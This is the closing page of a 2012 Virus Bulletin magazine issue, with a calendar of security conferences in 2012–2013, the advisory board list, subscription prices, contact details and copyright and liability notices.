Hacker Halted USA will take place 25–31 October 2012 in Miami, FL, USA. http://www.hackerhalted.com/.

AVAR 2012 will be held 12–14 November 2012 in Hang Zhou, China. For details see http://www.aavar.org/avar2012/.

Oil and Gas Cyber Security takes place 14–15 November 2012 in London, UK. The conference will bring together information security researchers and technical experts from oil and gas companies to discuss the steps being taken to reduce the risk of cyber attacks, lessons learnt from previous incidents and best practice for the future. See http://www.smi-online.co.uk/energy/uk/oil-gas-cyber-security.

SOURCE Barcelona 2012 takes place 16–17 November 2012 in Barcelona, Spain. For details see http://www.sourceconference.com/barcelona/.

TakeDownCon Las Vegas is scheduled to take place 1–6 December 2012 in Las Vegas, NV, USA. Interest can be registered at http://www.takedowncon.com/Events/LasVegas.aspx.

Black Hat Abu Dhabi takes place 10–13 December 2012 in Abu Dhabi. Registration for the event is now open. For full details see http://www.blackhat.com/.

FloCon 2013 takes place in Albuquerque, NM, USA, 7–10 January 2013. For information see http://www.cert.org/flocon/.

RSA Conference 2013 will be held 25 February to 1 March 2013 in San Francisco, CA, USA. Registration opens mid-September. For details see http://www.rsaconference.com/events/2013/usa/.

Black Hat Europe takes place 12–15 March 2013 in Amsterdam, The Netherlands. For details see http://www.blackhat.com/.

The 11th Iberoamerican Seminar on Security in Information Technology will be held 22–28 March 2013 in Havana, Cuba as part of the the15th International Convention and Fair. For details see http://www.informaticahabana.com/.

Infosecurity Europe will be held 23–25 April 2013 in London, UK. For details see http://www.infosec.co.uk/.

NISC13 will be held 12–14 June 2013. For more information see http://www.nisc.org.uk/.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. Details will be revealed in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

ADVISORY BOARD

Pavel Baudis, *Alwil Software, Czech Republic*
Dr Sarah Gordon, *Independent research scientist, USA*
Dr John Graham-Cumming, *CloudFlare, UK*
Shimon Gruper, *NovaSpark, Israel*
Dmitry Gryaznov, *McAfee, USA*
Joe Hartmann, *Microsoft, USA*
Dr Jan Hruska, *Sophos, UK*
Jeannette Jarvis, *McAfee, USA*
Jakub Kaminski, *Microsoft, Australia*
Eugene Kaspersky, *Kaspersky Lab, Russia*
Jimmy Kuo, *Microsoft, USA*
Chris Lewis, *Spamhaus Technology, Canada*
Costin Raiu, *Kaspersky Lab, Romania*
Péter Ször, *McAfee, USA*
Roger Thompson, *Independent researcher, USA*
Joseph Wells, *Independent research scientist, USA*

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.

This publication has been registered with the Copyright Clearance Centre Ltd. Consent is given for copying of articles for personal or internal use, or for personal use of specific clients. The consent is given on the condition that the copier pays through the Centre the per-copy fee stated below.

VIRUS BULLETIN © 2012 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England. Tel: +44 (0)1235 555139. /2012/$0.00+2.50. No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form without the prior written permission of the publishers.